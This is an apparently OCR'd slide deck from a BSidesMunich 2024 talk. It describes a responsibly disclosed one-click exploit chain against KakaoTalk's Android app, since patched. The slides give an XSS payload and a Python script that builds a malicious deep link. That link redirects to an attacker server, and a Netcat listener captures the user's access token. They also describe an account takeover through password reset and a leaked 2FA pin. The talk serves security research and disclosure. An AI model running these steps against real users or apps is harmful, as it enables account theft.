LEAKING KAKAO – HOW I FOUND A 1-CLICK EXPLOIT IN KOREA'S BIGGEST CHAT APP

Dawin Schmidt @dschmidt0815

Independent Security Researcher

CommSec Track

11 NOV 2024

#BSidesMunich2024

Agenda

Part 0: Recon

Part 1: One-click Exploit

Part 2: Fin

Part 0: Recon

#BSidesMunich2024


What the Kakao?

- South Korea's most popular chat app, ~84% of the Korean population use it

- There are different chat rooms ("Regular Chat", "Team Chat", "Secret Chat", and "Open Chat")

- Lots of features (payment, ride-hailing services, shopping, etc.) -> big attack surface

- We'll look at "Regular Chat" and "Secret Chat" of the non-Korean Android version 10.4.3



Android Emulator - kakao:5554

What the Kakao?


(Kakao banned my test account)

#BSidesMunich2024

The LOCO Chat Protocol

- Presumably, “LOCO” is an internal project name
- Binary-JSON (BSON) protocol
- Payload is encrypted with an AES key shared with Kakao Corp.
- Store-and-Forward messaging architecture
- Brian Pak reversed the protocol in 2012

LOCO Packet Example



```
body_length: 196
body_payload: {c: 9388759392670092, e: g8M=, m: rNu7YQ==, mid: 1337486070, pt: 3125722692958571562,
  s:
    2/V7NhvGlBOJJdnqT9rWB3oTVmNVJeC8k3dKe72Vax2DMneXc43fUmM6xSJme4Kp4WyL1wcjIovZ4t1IbaNhCg==,
  sc: 3125740649914852441, st: 3125740649914852441, t: 268435457}
body_type: 0
id: 10018
loco_command: SWRITE
status_code: 0
```

More example packets on https://github.com/stulle123/kakaotalk_analysis/tree/main/scripts/mitmproxy/tests/data

#BSidesMunich2024

LOCO Protocol Flaws


- No server authentication of the LOCO messaging backend (MITM possible)
- No Ciphertext Integrity -> Malleable block cipher mode is used (AES-CFB) -> bit-flipping attacks possible (see EFAIL attack from 2018)
- No replay attack preventions (missing freshness value)
- You can find mitmproxy POCs on my GitHub

#BSidesMunich2024

Part 1: One-click Exploit

KakaoTalk Regular Chat

- “Regular Chat” supports 1on1 and group chats
- Preferred way of messaging for most users
- Uses the LOCO protocol under the hood
- No end-to-end encryption: Messages are encrypted with an AES key shared with Kakao Corp.



Android Emulator - kakao:5554

2:46

Test


This is "Regular Chat".
Kakao Corp. can read all our messages 🐻

2:45 PM

#BSidesMunich2024

Entry point: KakaoTalk's shopping feature

- CommerceBuyActivity is an exported WebView and belongs to KakaoTalk's shopping feature
- Renders https://buy.kakao.com
- Can be started with the deep link kakaotalk://buy
- Has JavaScript enabled




That's not CommerceBuyActivity in the screenshot. Just an example.

Entry point: KakaoTalk's shopping feature


- CommerceBuyActivity supports the intent:// scheme (no sanitization)
- We could send data to other non-exported app components via JS (not exploited here)

- **Bonus**: CommerceBuyActivity leaks an Access Token in the Authorization HTTP header ;-)
- **Goal**: Steal this Access Token from the user!



That's not CommerceBuyActivity in the screenshot. Just an example.


How does deep link validation work?



```
public final String m17260P5(Uri uri) {
    String m36725d = "https://buy.kakao.com";

    if (uri != null) {
        /*
        Code removed to fit on the slide.
        */
```


kakaotalk://buy/ renders https://buy.kakao.com/ in the CommerceBuyActivity



```
if (("kakaotalk".equals(uri.getScheme()) || "alphatalk".equals(uri.getScheme()))
        && "buy".equals(uri.getHost())) {
```

CommerceBuyActivity validates the Scheme (“kakaotalk”) and Host (“buy”)

We control parts of the URL!



```
// URL path can be controlled by an attacker
if (!TextUtils.isEmpty(uri.getPath())) {
    m36725d = String.format("%s%s", m36725d, uri.getPath());
}

// URL query parameters can be controlled by an attacker
if (!TextUtils.isEmpty(uri.getQuery())) {
    m36725d = String.format("%s?%s", m36725d, uri.getQuery());
}

// URL fragment can be controlled by an attacker
if (!TextUtils.isEmpty(uri.getFragment())) {
    return String.format("%s#%s", m36725d, uri.getFragment());
}
```

URL path, query parameters and fragment of https://buy.kakao.com can be controlled

Example: The deep link kakaotalk://buy/foo renders https://buy.kakao.com/foo in CommerceBuyActivity

Expand XSS scope: Use a Redirect Endpoint!

- Problem: No XSS on buy.kakao.com to run arbitrary JS, no MITM possible (HTTPS)
- Found https://buy.kakao.com/auth/0/cleanFrontRedirect?returnUrl= that redirected to any kakao.com domain
- Vastly increased my chances to find a XSS flaw on one of the many kakao.com subdomains

XSS Recon on *.kakao.com

- Let me google that for you: `site:*.kakao.com inurl:search -site:developers.kakao.com -site:devtalk.kakao.com`

- Discovered DOM XSS on https://m.shoppinghow.kakao.com/


- Found it with Burp Suite's DOM Invader (Thanks!)

- Used this simple XSS payload: `"><img src=x onerror=alert(1);>`

- **Result**: We can run arbitrary JS in the CommerceBuyActivity and steal the user's Access Token

#BSidesMunich2024

Final Malicious Deep Link



```python
import base64

attacker_server = "http://192.168.178.20:5555/"
attacker_server_bytes = base64.b64encode(attacker_server.encode("utf-8"))
attacker_server_str = attacker_server.decode("utf-8")

deep_link = "kakaotalk://buy"
redirect = "/auth/0/cleanFrontRedirect?returnUrl="
vuln_site = "https://m.shoppinghow.kakao.com/m/product/Q24620753380/q:"
xss_payload = f"""">&lt;img src=x onerror="document.location=atob('{attacker_server_str}');">"""

payload = deep_link + redirect + vuln_site + xss_payload
```

Malicious Deep Link Breakdown

- kakaotalk://buy fires up the CommerceBuyActivity WebView

- /auth/0/cleanFrontRedirect?returnUrl= “compiles” to the https://buy.kakao.com/auth/0/cleanFrontRedirect?returnUrl= redirect endpoint

- https://m.shoppinghow.kakao.com/m/product/Q24620753380/q: had the XSS flaw

Malicious Deep Link Breakdown

- XSS Payload: "><img src=x onerror="document.location=atob('aHR0cDovLzE5Mi4xNjguMTc4LjIwOjU1NTUv');">

- I had to Base64 encode http://192.168.178.20:5555/ to bypass some sanitization (WAF?) checks


- With this deep link I was able to grab the Access Token and send it to my server ;-)

1-Click to Kakao Mail Takeover

- Stolen Access Token could be used to access a user's Kakao Mail account
- Token could be also used to create a new Kakao Mail account on the user's behalf
- This would overwrite the previous registered email address with no checks. Nice ;-P
- Access to Kakao Mail? -> Let's reset the user's password!
- Burp (again!) to the rescue -> easy to change server responses to bypass client-side checks during password reset.

Full 1-Click PoC

1. Attacker starts a HTTP server that serves the malicious deep link
2. Attacker starts a Netcat listener for grabbing CommerceBuyActivity’s Access Token
3. Victim clicks the malicious link and leaks the Access Token
4. Attacker uses the Access Token to reset the victim’s password
5. Attacker registers her/his device with the victim’s KakaoTalk account
6. There’s a 2nd factor – a 4-digit pin – which can’t be brute-forced (rate limiting)
7. However, with the right curl command the backend will happily tell you the pin ;-)



```
{"status":0,"isVerified":true,"passcode":"8825"}
```

Demo||GTFO

Link to Demo

#BSidesMunich2024

Part 2: Fin

#BSidesMunich2024

Responsible Disclosure

- Reported 1-click exploit in December 2023 via Kakao's Bug Bounty program. Bonus: Only Korean citizens receive a bounty.

- CommerceBuyActivity was removed in later versions, the redirect on https://buy.kakao.com was removed, the XSS fixed.

- Reported LOCO protocol flaws back in 2016, nothing happened. Contacted Kakao Corp. again in July 2024. They're currently working on fixing some of the flaws.

- All correspondence can be found on my Github. Enjoy reading ;-)

Lessons Learned

- There are still popular chat apps that don't require a very complex exploit chain to steal users' messages.

- If app developers introduce a couple of logic bugs, Android's security model and message encryption won't help.

- AFAIK, bloated "super apps" are still underrepresented in the security research community. That's my personal feel though (any existing research?)

- I hope this presentation will encourage fellow researchers to dig into those apps. There's lots attack surfaces ;-)

And that's it! Ready for Q&A!

- All PoCs online: https://github.com/stulle123/kakaotalk_analysis/
- Full write-up: https://stulle123.github.io/
- Please reach out -> @stulle123@mastodon.social
  -> on X: @dschmidt0815

#BSidesMunich2024